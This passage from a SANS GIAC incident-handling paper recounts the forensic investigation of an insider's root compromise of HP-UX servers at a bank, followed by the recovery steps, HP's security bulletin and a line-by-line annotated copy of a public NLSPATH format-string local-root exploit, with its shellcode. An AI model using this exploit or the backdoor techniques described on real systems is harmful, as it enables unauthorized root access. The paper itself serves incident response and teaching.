                             3779 .a. -r--r--r-- 2   2   3922     /usr/share/man/man1.Z/locale.1
                             5089 m.c -rw-rw-rw- 103 20  29083    /usr/share/man/cat1.Z/locale.1
Sun Jan 11 2004 10:14:35      899 .a. -r--r--r-- 2   2   12280    /usr/share/man/man5.Z/lang.5
Sun Jan 11 2004 10:14:37      903 m.c -rw-rw-rw- 103 20  29084    /usr/share/man/cat5.Z/lang.5
Sun Jan 11 2004 13:28:29        0 m.c -rw-rw-rw- 103 20  26       /home/richard/novale.txt
Sun Jan 11 2004 13:29:38      781 m.. -rw-rw-r-- 103 20  28       /home/richard/memo7
Sun Jan 11 2004 13:29:50      781 ..c -rw-rw-r-- 103 20  28       /home/richard/memo7
```

Table 48 Excerpt from abprod.timeline.2004, showing the format of the timeline

Looking at the files that had been modified that morning, one catched our eyes immediately: "/etc/inetd.conf". This is a common place for intruders' backdoors. We asked Paul if he or any other authorized person had changed that file that morning and the answer was clear: he was the only person authorized to modify the configuration of the system and he hadn't changed anything that morning.

We needed to look at the contents of "/etc/inetd.conf". However, the copy we had acquired would have to be mounted on a clean HP-UX system for analysis, and that would take some time: ANON BANK didn't have a spare HP-UX system that we could borrow so the copies would have to be sent to our office.

We decided to take the risk[14] of reading the contents of the file from the live system. Using the same technique we had used before for copying the partitions,

[14] Executing commands in a live compromised system always poses a risk. Even if statically compiled executables are used, the kernel can't be trusted and it could execute some malicious code inserted by the attacker. And even if the kernel is good, performing operations like reading files modifies the evidence, which should be avoided whenever possible.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

we copied that single file to our laptop. Table 49 shows the command.

```
LAPTOP:
laptop$ nc -l -p 4444 > /mnt/extdisk/abprod.inetd.conf

ABPROD:
abprod# cd /cdrom
abprod# ./dd if=/etc/inetd.conf | ./nc laptop 4444
```

Table 49 Acquiring "/etc/inetd.conf"

In the laptop, we opened the file and saw the backdoor that the attacker had planted on port "daytime" (13/TCP). We showed this to Paul and suggested not to close it for now, since that could tip off the attacker, but to set up a network sniffer watching for traffic on that port. That way, we would immediately know if the attacker tried to use this backdoor, and maybe we could trace the connection. Paul agreed, and we set up the sniffer.

Back to the timeline, another file catched our attention: a file named "/usr/bin/xptest", had been created or changed that morning. Neither Paul nor us knew what this command was for, and he hadn't installed any software lately, so it definitely looked suspicious. We used the same technique as before to copy the file to the laptop for analysis. It was an executable, and the strings inside suggested it was some kind of shell. It even had the same size as "/usr/bin/sh". We copied "/usr/bin/sh" to the laptop and compared the checksums of both files using the "md5sum" command. They matched, so they were copies of the same file. That made sense: the attacker had left a copy of the shell with the "setuid" bit set. That meant that any local user knowing what to look for could become root.

We didn't want to tip off the attacker, but it would be very difficult to monitor the access to this file and leaving that backdoor open was too high a risk. We decided to remove the "setuid" bit from the file ("chmod u-s /usr/bin/xptest"), although this could be noticed by the attacker.

It took us a while to observe another entry in the timeline that didn't quite fit. At 11:08 am that morning, the command "/usr/bin/ct" had been accessed. That meant that the file had either been read or executed. Since "ct" is a binary executable program, the second was more likely. The strange thing about it was that "ct" is an old UNIX command that was used in the old days to connect the system with remote terminals via a phone call. Its use is very rare nowadays, when most terminals are connected through the network. We asked Paul if he knew of any reason why this command would be executed in "abprod", and he didn't know any.

We turned to Google [GGL01] and the answer didn't take long to appear before our eyes: on a search for the items "/usr/bin/ct" and "HP-UX" we got around 120

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

hits, most of which were links to an exploit that would give a local attacker a root shell by exploiting a vulnerability on the NLS subsystem by executing "/usr/bin/ct" in some special way.

We analyzed the exploit and determined that, if this was the exploit that our attacker had used, and he hadn't be too careful, we might find a temporary file named "/tmp/.ex.cat" on the system. There it was, in the timeline, as shown on Table 50.

```
Tue Jan 20 2004 11:11:44     1382 mac -rw-r--r-- 0        0   1116     /var/stm/data/ioscan_cksum.cur
                            36864 .a. -r-xr-xr-x 2        2   41       /usr/bin/diff
Tue Jan 20 2004 11:12:29      781 mac -rw-rw-r-- 103      20  10       /tmp/.ex.cat
                            20480 .a. -r-xr-xr-x 2        2   5119     /usr/bin/gencat
                            45056 .a. -r-sr-xr-x 0        2   20829    /usr/bin/ct
Tue Jan 20 2004 11:15:27    40960 .a. -r-xr-xr-x 2        2   9670     /usr/sam/lbin/samx
```

Table 50 File "/tmp/.ex.cat" in the timeline

That was a confirmation that the attacker had indeed used this exploit or a close variation of it. But we could learn more from it: the owner of the file would most probably be the one that the attacker had used to access the system in the first place (before converting himself in root by executing the exploit). The timeline only showed the UID of the owner, 103, but that was easy to translate into the corresponding name, "operator", looking it up at "/etc/passwd".

Next, we executed the command "last -R" in "abprod" and sent the output to the laptop. This command gave us a list of all the sessions (including TELNET and FTP) that had been open in the system in the past, detailing the user name, the pseudo-terminal line, the start and end times, and, very important, the remote IP address from which the user had initiated the connection. Table 51 shows the output of this command.

```
[...]
lucy     pts/tc       pc106    Tue Jan 20 11:35   still logged in
operator ftp          abdevel  Tue Jan 20 11:15 - 11:20  (00:05)
operator pts/ta       abdevel  Tue Jan 20 11:00   still logged in
lucy     pts/tb       pc106    Mon Jan 19 11:19 - 22:43  (11:24)
lucy     pts/ta       pc106    Sun Jan 18 10:44 - 22:43  (11:59)
[...]
```

Table 51 Output of "last -R"

That morning, two sessions had been open by user "operator", one of them a TELNET session and the other a FTP session. Both from the same origin: "abdevel".

This meant that "abdevel" was most probably involved in the incident, either as the source of the attack or as another victim along the path.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

We decided to take copies of the development system immediately, "abdevel", in the same way as we had done with "abprod". The copies were done without bringing the system down, so that the attacker wouldn't know we were on his track.

The preliminary analysis of "abdevel" showed that the attacker had planted the same backdoors as in "abprod" and that it had used the same exploit against it.

Looking at the sessions opened that morning, there were a lot of entries from the usual team of developers, more than twenty different people, but there was also a session opened by the user "operator", and that looked suspicious. The origin of that connection was the same IP address as that of the connections opened by user "john".

Paul told us that the user name "john" corresponded to John Smith, a contractor worker from H&H Consulting that was working as a programmer, integrated in the the development team.

An second piece of evidence also pointed to user "john" as involved in the attack: the temporary file "/tmp/.ex.cat" belonged to him.

So, the next thing to do was to perform a forensic analysis on John's PC. However, inspecting John's PC posed some extra challenges. Not technically, but legally. John, either guilty or innocent, could feel that he was being targeted or that his privacy was being violated, and maybe sue the bank.

We, together with Paul, presented the situation to Barbara (CIO), with a recommendation to ask the bank's legal department for advice. She consulted with the legal department and the final decision was that the data from John's PC would be acquired by us, Harry and myself, as the incident handlers, in the presence of Barbara Powell (CIO), James Brown (director of the legal department), Paul Jackson (system administrator), Peter Sullivan (John's manager at H&H Consulting), and John Smith himself.

Barbara made the arrangements for the next morning at 10:00 am. We all met in Barbara's office and then walked to John's desk. James Brown explained the situation to John and asked him to collaborate by allowing us to do our job. His face turned white, he stepped back, and remained silent while we began the image acquisitions.

Since more than two days had elapsed from the time of the incident and all PCs are shut down at night and rebooted in the morning, we decided to go for the evidence on the hard disk only. We pulled the power plug, inserted our bootable Linux CD into the CD drive, and booted the system from it. We then connected an external USB disk and copied the two partitions that existed in John's hard disk to the external disk. We confirmed the validity of the copies by

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

calculating the MD5 checksum of both the originals and the copies and verifying that they matched[15], and switched off John's PC again.

John was invited to wait in a meeting room for the results of the analysis, and his PC was taken to the security room, where the security guards would keep it under lock.

The analysis of the PC revealed that John, or someone else using his computer, had indeed be involved in the attack: a copy of the exploit and, worse, a copy of the insulting image that had been planted into "abprod", were recovered from the images of John's PC.

We communicated this results to Barbara, who called a meeting of the people that been present in the data acquisition, and John. They interrogated John, showing him the evidence, and after a few minutes of resistance, he confessed, alleging that it had only been a joke and that he hadn't caused any harm.

5.5 Recovery

The following actions were taken in order to return the systems to a "known good" state, and protect them from similar attacks:

- The line containing the backdoor in "/etc/inetd.conf" was removed from both systems.
- The backdoor setuid shell "/usr/bin/xptest" was removed from both systems.
- The temporary file from the exploit ("/tmp/.ex.cat") was removed from both systems.
- Patch PHCO_29495 (s700_800 11.11 libc cumulative patch) was installed in all HP-UX B.11.11 systems, to eliminate the NLS vulnerability.
- Apart from that specific patch, a full patch review was conducted on both systems, and all patches of the categories "critical" and "security" were applied.
- The patching policy was changed so that all "security" patches were installed in the systems as soon as possible (after a short test period), without waiting for the next scheduled patch review.
- The kernel parameter "executable stack" was set to "2" on all HP-UX B.11.11 systems for a short test period, and after confirming that normal applications didn't need to execute code in the stack, the parameter was

[15] With “abprod” and “abdevel” we couldn't perform this extra check comparing the MD5 checksums of the originals and the copies because in a live system the MD5 checksum is dynamic. We could only calculate the MD5 checksum of the images taken to assure that they weren't modified later. With John's PC, we could do it because the copy was taken offline.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

changed to "0", so that any program trying to execute code from the stack would be instantly killed.

- All users were forced to change their passwords, and the system was configured to not accept obvious easy-to-guess passwords.
- A password strength test was performed, using the program "john-the-ripper" to look for easy passwords. This process detected that the user "sys" had a trivial password ("sys"), which was another backdoor left by the attacker. This backdoor was removed from both systems by disabling the user "sys" (putting "*" in its ciphered password field in /etc/passwd).
- Both systems were converted to "trusted mode", which moves the encrypted passwords of the users from the publicly readable file "/etc/passwd" to a file structure under "/tcb" that only "root" can access.
- The logging level of the systems was increased.

All changes were implemented either live or in appropriate, scheduled, maintenance windows.

Of course, John could have planted more backdoors that we didn't detect and that he didn't not tell us about, or a different attacker could have used John's backdoors to gain access to the systems and plant his or her own backdoors. The safest choice would have been to reinstall the systems and recover any needed data from a backup from the day before the attack, but it was ANON BANK's decision to avoid that costly option and take the risk that we could have missed something.

5.6 Lessons Learned

Two weeks after the incident, on February 4, 2004, we held the "follow up" or "lessons learned" meeting that would officially close the investigation of this incident.

All parties involved in the incident handling process, except the attacker, of course, participated on that meeting[16]: Barbara Powell (CIO), James Brown (director of the legal department), Paul Jackson (system administrator), Peter Sullivan (John's manager at H&H Consulting), and Harry Evans and myself, Kevin Wilson (incident handlers, D&D).

The objectives of the meeting were:

- to recount the incident once more, so that all the people involved agreed on what exactly had happened,

[16] The decision of who should attend the meeting corresponded to Barbara Powell (CIO)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- to identify any changes that should be implemented to improve the security posture of the organization against future similar attacks, and
- to ratify the final report, which included both, a recount of the incident and the change recommendations.

Two days before the meeting we (Harry and myself) sent a draft of the report to all of them, asking for comments and corrections. We made the appropriate corrections and included their comments in the final report, which we carried to the meeting.

The meeting didn't take long. Fifty minutes were enough to go over the facts of the incident and through the recommended changes, which, apart from the already implemented recovery measures, included:

- Launch a project for adding a intrusion detection sensor at least to the servers LAN, and probably to other segments of the internal network.
- Launch a project to substitute the current use of TELNET and FTP by their encrypted counterpart, SSH. Although this particular incident hadn't involved sniffing passwords off the network, this was a great risk that could jeopardize the efforts to secure the netwok against internal attacks.

At the end of the meeting, Barbara (CIO) thanked all of us for our cooperation in solving the incident, and then everybody signed the report and the incident was declared officially closed.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6 Extras

This section includes a copy of the security bulletin published by HP warning about the NLS format string vulnerability, and a copy of the source code of the exploit, profusely commented.

6.1 HP Security bulletin HPSBUX0311-294

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

 -----------------------------------------------------------------
 Source: HEWLETT-PACKARD COMPANY
 SECURITY BULLETIN: HPSBUX0311-294
 Originally issued: 05 November 2003
 SSRT3656 NLSPATH may contain any path
 -----------------------------------------------------------------

NOTICE: There are no restrictions for distribution of this
Bulletin provided that it remains complete and intact.

The information in the following Security Bulletin should be
acted upon as soon as possible.  Hewlett-Packard Company will
not be liable for any consequences to any customer resulting
from customer's failure to fully implement instructions in this
Security Bulletin as soon as possible.

 -----------------------------------------------------------------
PROBLEM: Superuser cannot restrict the paths set in the NLSPATH
         environment variable for setuid root programs which
         are using catopen(3C) and executed by others.

IMPACT:  Increase in privilege.

PLATFORM: HP9000 servers running HP-UX releases B.10.20, B.11.00,
          B.11.11, and B.11.22 only.

SOLUTION: Download and apply the appropriate patch for the
          following HP-UX releases:
           B.11.22      PHCO_29329
           B.11.11      PHCO_29495
           B.11.00      PHCO_29284
           B.10.20      PHCO_26158

MANUAL ACTIONS: No

AVAILABILITY:  All patches are available now on <itrc.hp.com>
 -----------------------------------------------------------------
 A. Background
    Superuser cannot restrict the paths set in the NLSPATH
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
environment variable for setuid root programs which are
using catopen(3C) and executed by others.

The SSRT thanks NSFOCUS Security Team <security@nsfocus.com>
for reporting this potential vulnerability to HP.

NOTE: This problem does not impact HP NonStop Servers,
      HP OpenVMS nor HP Tru64 UNIX/Trucluster Server.

AFFECTED VERSIONS

The following is a list by HP-UX revision of
affected filesets or patches and fix information.
To determine if a system has an affected version,
search the output of "swlist -a revision -l fileset"
for an affected fileset or patch, then determine if
a fixed revision or applicable patch is installed.

HP-UX B.11.22
=============
OS-Core.C-MIN
OS-Core.C-MIN-64ALIB
OS-Core.CORE2-64SLIB
OS-Core.CORE2-SHLIBS
ProgSupport.PROG2-AUX
fix: install PHCO_29329 or subsequent

HP-UX B.11.11
=============
OS-Core.C-MIN
OS-Core.C-MIN-64ALIB
OS-Core.CORE-64SLIB
OS-Core.CORE-SHLIBS
ProgSupport.PROG-AUX
ProgSupport.PROG-AX-64ALIB
ProgSupport.PROG-MIN
OS-Core.SYS-ADMIN
OS-Core.SYS-ADMIN
fix: install PHCO_29495 or subsequent

HP-UX B.11.00
=============
OS-Core.C-MIN
OS-Core.C-MIN-64ALIB
OS-Core.CORE-64SLIB
OS-Core.CORE-SHLIBS
ProgSupport.PROG-AUX
ProgSupport.PROG-AX-64ALIB
ProgSupport.PROG-MIN
fix: install PHCO_29284 or subsequent
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
   HP-UX B.10.20
   =============
   OS-Core.C-MIN
   OS-Core.CORE-SHLIBS
   ProgSupport.PROG-MIN
   ProgSupport.PROG-AUX
   fix: install PHCO_26158 or subsequent

   END AFFECTED VERSIONS

   NOTE:  B.11.23 is not affected by this issue.

B. Recommended solution
   Install the applicable patch and relink any suid root
   programs that are linked with archived libraries.

   Note: If libc patches are installed without rebooting,
         applications currently running which are linked
         shared against libc will still continue using the
         former version of libc.  Rebooting will insure that
         all such applications will use the new libc.

   Download from <itrc.hp.com> the appropriate patch
   for the following HP-UX releases:

          B.11.22          PHCO_29329
          B.11.11          PHCO_29495
          B.11.00          PHCO_29284
          B.10.20          PHCO_26158

   Install using SD utilities.

C. To subscribe to automatically receive future NEW HP Security
   Bulletins from the HP IT Resource Center via electronic
   mail, do the following:

   Use your browser to get to the HP IT Resource Center page
   at:

      http://itrc.hp.com

   Use the 'Login' tab at the left side of the screen to login
   using your ID and password.  Use your existing login or the
   "Register" button at the left to create a login, in order to
   gain access to many areas of the ITRC.  Remember to save the
   User ID assigned to you, and your password.

   In the left most frame select "Maintenance and Support".

   Under the "Notifications" section (near the bottom of
   the page), select "Support Information Digests".
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

To -subscribe- to future HP Security Bulletins or other Technical Digests, click the check box (in the left column) for the appropriate digest and then click the "Update Subscriptions" button at the bottom of the page.

or

To -review- bulletins already released, select the link (in the middle column) for the appropriate digest.

NOTE: Using your itrc account security bulletins can be
      found here:
http://itrc.hp.com/cki/bin/doc.pl/screen=ckiSecurityBulletin

To -gain access- to the Security Patch Matrix, select the link for "The Security Bulletins Archive". (near the bottom of the page) Once in the archive the third link is to the current Security Patch Matrix. Updated daily, this matrix categorizes security patches by platform/OS release, and by bulletin topic. Security Patch Check completely automates the process of reviewing the patch matrix for 11.XX systems. Please note that installing the patches listed in the Security Patch Matrix will completely implement a security bulletin _only_ if the MANUAL ACTIONS field specifies "No."

The Security Patch Check tool can verify that a security bulletin has been implemented on HP-UX 11.XX systems providing that the fix is completely implemented in a patch with no manual actions required. The Security Patch Check tool cannot verify fixes implemented via a product upgrade.

For information on the Security Patch Check tool, see:
http://www.software.hp.com/cgi-bin/swdepot_parser.cgi/cgi/displayProductInfo.pl?productNumber=B6834AA

The security patch matrix is also available via anonymous ftp:

ftp://ftp.itrc.hp.com/export/patches/hp-ux_patch_matrix/

On the "Support Information Digest Main" page:
click on the "HP Security Bulletin Archive".

The PGP key used to sign this bulletin is available from several PGP Public Key servers. The key identification information is:

   2D2A7D59

© SANS Institute 2004, Author retains full rights.

```
       HP Security Response Team (Security Bulletin signing only)
       <security-alert@hp.com>
       Fingerprint =
         6002 6019 BFC1 BC62 F079 862E E01F 3AFC 2D2A 7D59

    If you have problems locating the key please write to
    security-alert@hp.com.  Please note that this key is
    for signing bulletins only and is not the key returned
    by sending 'get key' to security-alert@hp.com.


 D. To report new security vulnerabilities, send email to

    security-alert@hp.com

    Please encrypt any exploit information using the
    security-alert PGP key, available from your local key
    server, or by sending a message with a -subject- (not body)
    of 'get key' (no quotes) to security-alert@hp.com.

 -----------------------------------------------------------------

(c)Copyright 2003 Hewlett-Packard Company
Hewlett-Packard Company shall not be liable for technical or
editorial errors or omissions contained herein. The information
in this document is subject to change without notice.
Hewlett-Packard Company and the names of HP products referenced
herein are trademarks and/or service marks of Hewlett-Packard
Company.  Other product and company names mentioned herein may be
trademarks and/or service marks of their respective owners.
```

```
-----BEGIN PGP SIGNATURE-----
Version: PGP 8.0

iQA/AwUBP6mBEeAfOvwtKn1ZEQKFzgCg9B7qLXpW7IzM+PRi/tSpuRrKb+gAoLFy
pYw3wKU3L+HZKoVnnk9+iGQ8
=QZiF
-----END PGP SIGNATURE-----
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.2 Analysis of the exploit's source code

The source code of the exploit is listed, with its lines numbered. Comments have been added, explaining the purpose of each section of the code. These comments are shown aligned to the left, not indented, and not numbered, so that they can be distinguished from the original comments inserted by the author in the code.

```
/* INTRODUCTION */

      1 /*******************************************************************
      2 *  Name    : x_hp-ux11i_nls_ct.c
      3 *  Usage   : cc x_hp-ux11i_nls_ct.c -o x_ct ; ./x_ct
      4 *  Purpose :
      5 *    Get local rootshell from /usr/bin/ct using HPUX location language
format string bug.
      6 *  Author  : watercloud@xfocus.org
      7 *  Date    : 2003-1-4
      8 *  Tested  : On HP-UX B11.11
      9 *  Note    : Use as your risk!
     10 *  Site    : http://www.xfocus.org  http://www.xfocus.net
     11 *  Other   : Now there is no patch from HP.
     12 *******************************************************************/
     13
     14

/* INCLUDES AND DEFINITIONS */

     15 #include<stdio.h>
     16
     17 #define PATH "PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin"
     18 #define TERM "TERM=xterm"
     19 #define NLSPATH "NLSPATH=/tmp/.ex.cat"
     20
     21 #define CMD  "/usr/bin/ct abc_ "
     22 #define MSG "\$set 1\n1128 "
     23 #define PRT_ARG_NUM 2
     24 #define STACK_LEN 0x180
     25
     26 #define ENV_BEGIN 0x40
     27 #define ENV_LEN   0x40
     28 #define LOW_STACK 0x210
     29

/*
 * GLOBAL VARIABLES.
 * buff CONTAINS A SHELLCODE THAT EXECUTES A ROOT SHELL:
 *      SYS_setuid(0)
 *      SYS_execv("/bin/sh",0)
 */
     30 char buffer[512];
     31 char buff[72]=
     32   "\x0b\x5a\x02\x9a\x34\x16\x03\xe8\x20\x20\x08\x01\xe4\x20\xe0\x08"
     33   "\x96\xd6\x04\x16\xeb\x5f\x1f\xfd\x0b\x39\x02\x99\xb7\x5a\x40\x22"
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
          "\x0f\x40\x12\x0e\x20\x20\x08\x01\xe4\x20\xe0\x08\xb4\x16\x70\x16"
          "/bin/shA";
        int * pint = (int *) &buff[56];
        unsigned int haddr = 0;
        unsigned int dstaddr = 0;


/* BEGIN main() */

        int main(argc,argv,env)
        int argc;char ** argv;char **env;
        {

/* LOCAL VARIABLES */

            unsigned int * pa = (unsigned int*)env;
            FILE * fp = NULL;
            int xnum = (LOW_STACK - ENV_BEGIN + STACK_LEN -56 -12 -36
-PRT_ARG_NUM*4)/4;

            int alig1= ENV_BEGIN - xnum*8;
            int alig2=0;
            int i=0;


/*
 * WIPE THE ENVIRONMENT WITH NULLS. IT WILL LATER BE CONSTRUCTED
 * SCRATCH, SO THAT THE LENGTH OF IT IS FIXED AND PREDICTABLE
 */
            while(*pa != NULL)
                *pa++=0;


/*
 * MAKE SURE THERE WILL BE ENOUGH SPACE FOR ALIGNMENT OF THE SHELLCODE
 * (ALL EXECUTABLE INSTRUCTIONS, WHICH ARE ALWAYS 4 BYTES LONG, MUST BE
 * LOCATED AT MEMORY ADDRESSES DIVISIBLES BY 4)
 */
            if(strlen(CMD) >ENV_BEGIN-3)
            {
                printf("No enough space to alig our env!\n");
                exit(1);
            }


/* PRINT OUT CREDITS */

                printf("Exploite for HP-UX 11i NLS format bug by command
ct.\n");
                printf("From watercloud@xfocus.org.  2003-1-4\n");
                printf("   Site : http://www.xfocus.net (CN).\n");
                printf("   Site : http://www.xfocus.org (EN).\n");



/*
 * CALCULATES TWO ALIGNMENT VALUES: alig1 AND alig2
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 * alig1 is the number of digits that will be printed out right before
 *       overwriting the lower half word of the return pointer
 * alig2 is the number of digits that will be printed out right before
 *       overwriting the higher half word of the return pointer
 */
            haddr = (unsigned int)&fp & 0xffff0000;
            if(alig1 < 0)
              alig1+=0x10000;
            alig2 = (haddr >> 16) - alig1 -xnum*8 ;
            if(alig2 < 0)
              alig2+=0x10000;


/*
 * CALCULATES dstaddr. THIS IS THE ADDRESS OF THE RETURN POINTER
 * THAT WILL BE OVERWRITTEN
 */
            dstaddr= haddr+ LOW_STACK + STACK_LEN -24;

/*
 * WRITES dstaddr THREE TIMES RIGHT AFTER THE SHELLCODE
 * THE THIRD COPY WILL BE USED FOR THE FIRST WRITE (%n)OF THE FORMAT STRING
 * THE SECOND COPY WILL BE USED TO OUTPUT alig2 DIGITS AFTER THE FIRST WRITE
 * THE FIRST COPY WILL BE USED FOR THE SECOND WRITE (%n) OF THE FORMAT STRING
 */
            *pint++=dstaddr;
            *pint++=dstaddr;
            *pint++=dstaddr;
            *pint = 0;


/*
 * CREATE A TEMPORARY FILE THAT WILL BE CONVERTED TO A MESSAGE CATALOG FILE
 */
            /* begin to make our .cat file */
            fp = fopen("/tmp/.ex.k","w");
            if(fp == NULL)
            {
              printf("open file : /tmp/.ex.k for write error.\n");
              exit(1);
            }

/*
 * FILL IN THE TEMPORARY FILE
 * THE FILE WILL CONTAIN TWO LINES ("+" MEANS CONCATENATION):
 * 1- "$set 1"
 * 2- "1128 "+"%.8x"(xnum times)+"%.<alig1>x"+"%n"+"%.<alig2>x"+"%hn"
 * THIS ASSOCIATES THE EVIL FORMAT STRING TO MESSAGE ID 1128 ON SET 1
 */
            fprintf(fp,"%s",MSG);
            for(;i<xnum;i++)
              fprintf(fp,"%%.8x");
            fprintf(fp,"%%.%ix%%n",alig1);
            fprintf(fp,"%%.%ix%%hn",alig2);
            fclose(fp);
            fp = NULL;
```

© SANS Institute 2004, Author retains full rights.

```
/*
 * CONVERT THE TEMPORARY FILE (/tmp/.ex.k) TO THE BINARY FORMAT
 * OF MESSAGE CATALOGS (/tmp/.ex.cat) AND REMOVE THE TEMPORARY FILE
 */
            system("/usr/bin/gencat /tmp/.ex.cat /tmp/.ex.k");
            unlink("/tmp/.ex.k");



/*
 *
 */ PUT THE SHELL CODE IN THE ENVIRONMENT (TZ), PROPERLY ALIGNED */

            sprintf(buffer,"TZ=%*s%s%*s",ENV_BEGIN-3-
strlen(CMD),"A",buff,ENV_BEGIN+ENV_LEN-strlen(buff),"B");
            putenv(buffer);
            putenv(PATH);
            putenv(TERM);
            putenv(NLSPATH);


/*
 * WARN THE USER THAT THE /tmp/.ex.cat FILE WILL BE LEFT IN THE SYSTEM
 * AND ADVISE HIM/HER TO REMOVE IT AFTERWARDS IF HE/SHE DOESN'T
 * WANT TO LEAVE TRACES
 */
            printf("(Remember to delete the  file): /tmp/.ex.cat .\n");

/*
 * INVOKE ct WITH A NON NUMERIC ARGUMENT, SO THAT IT TRIES TO DISPLAY
 * THE MESSAGE WITH ID 1128 OF SET 1. USUALLY THAT MESSAGE WOULD BE
 * "ct: bad phone number -- <argument>. HOWEVER, IF THE SYSTEM IS VULNERABLE,
 * IT WILL BE FORCE TO DISPLAY THE EVIL FORMAT STRING, BECAUSE NLSPATH WILL
 * POINT TO /tmp/.ex.cat. IF EVERYTHING GOES FINE, THE SHELLCODE WILL GET
 * EXECUTED, AND A ROOT SHELL WILL APPEAR
 */
            execl("/usr/bin/ct","/usr/bin/ct","abc_",0);
        }


/* END main() */
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

7 Exploit References

The exploit can be downloaded from the following web pages:

[WAT01] Watercloud@xfocus.org. *Get local rootshell from /usr/bin/ct using HPUX location language format string bug.* http://www.xfocus.org/exploits/200312/x_hp-ux11i_nls_ct.c

[WAT02] Watercloud@xfocus.org. *Get local rootshell from /usr/bin/ct using HPUX location language format string bug.* http://downloads.securityfocus.com/vulnerabilities/exploits/x_hp-ux11i_nls_ct.c

[WAT03] Watercloud@xfocus.org. *Get local rootshell from /usr/bin/ct using HPUX location language format string bug.* http://www.k-otik.com/exploits/12.16.x_hp-ux11i_nls_ct.c.php

A description/discussion of the exploit and/or vulnerability can be found at:

[HP001] HP Security Response Team. *NLSPATH may contain any path*. http://www5.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX0311-294

[NSF01] NSFOCUS. *NSFOCUS Security Advisory(SA2003-08).* http://www.nsfocus.com/english/homepage/research/0308.htm

[CVE01] CVE. *CVE-2000-0844*. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0844

[SEF01] Security Focus. *HP-UX NLSPATH Environment Variable Format String Vulnerability.* http://www.securityfocus.com/bid/8985

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

8 Works Cited / References

[HP002] HP. *Patch Management Guide for HP-UX 11.*.* http://docs.hp.com/hpux/onlinedocs/5967-3578/5967-3578.pdf

[HP003] HP. *HP-UX 11i documentation.* http://docs.hp.com/hpux/11i/index.html

[TYK01] Tykhomyrov, Olexiy Ye. *Introduction to Internationalization Programming*. http://www.linuxjournal.com/article.php?sid=6176

[NEW01] Newsham, Tim. *Format String Attacks.* http://www.securityfocus.com/guest/3342

[HP004] HP. *The 32-bit PA-RISC Run-time Architecture Document.* http://devresource.hp.com/STK/partner/rad_11_0_32.pdf

[HP005] HP. *HP-UX Reference (Man Pages).* http://docs.hp.com/hpux/11i/index.html

[HP006] HP. Kane, Jerry. *PA-RISC 2.0 Architecture.* http://h21007.www2.hp.com/dspp/tech/tech_TechDocumentDetailPage_IDX/1,1701,959,00.html

[GNU01] GNU. *GDB User Manual.* http://www.gnu.org/software/gdb/documentation/.

[CKP01] CheckPoint. *CheckPoint Firewall-1.* http://www.checkpoint.com/products/enterprise/vpn-1-fw-1_gateways.html

[NOK01] Nokia. *IP Security Platforms.* http://www.nokia.com/nokia/0,,43327,00.html

[HP008] HP. *HP 9000 Superdome.* http://www.hp.com/products1/servers/scalableservers/superdome/index.html

[HP007] HP. *HP 9000 mid-range server family.* http://www.hp.com/products1/servers/mid_range/.

[CSC01] Cisco. *Cisco Routers.* http://www.cisco.com/en/US/products/hw/routers/index.html

[ISS01] ISS. *ISS Products*. http://www.iss.net/products_services/

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

[WRQ01] WRQ. *Reflection*. http://www.wrq.com/products/reflection/

[GGL01] Google. *Google search engine.* http://www.google.com

[GSO01] GovernmentSecurity.org. *System Backdoor Information.* http://www.governmentsecurity.org/articles/SystemBackdoorInformation.php

[SAN01] The Sans Institute (compiled by Northcutt, Stephen). *Computer Security Incident Handling Step by Step*. The Sans Institute, 2001.

[TSK01] Carrier, Brian. *mac-robber*. http://www.sleuthkit.org/mac-robber/index.php

[TSK02] Carrier, Brian. *The Sleuth Kit.* http://www.sleuthkit.org/sleuthkit/index.php

[NC001] Giacobbi, Giovanni. *The GNU Netcat Project.* http://netcat.sourceforge.net/

[SAN02] The Sans Institute. *Track 4 training material*. The Sans Institute, 2003.

[BSN01] Black Sheep Networks. *Exploit database*. http://www.exploitdatabase.com.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.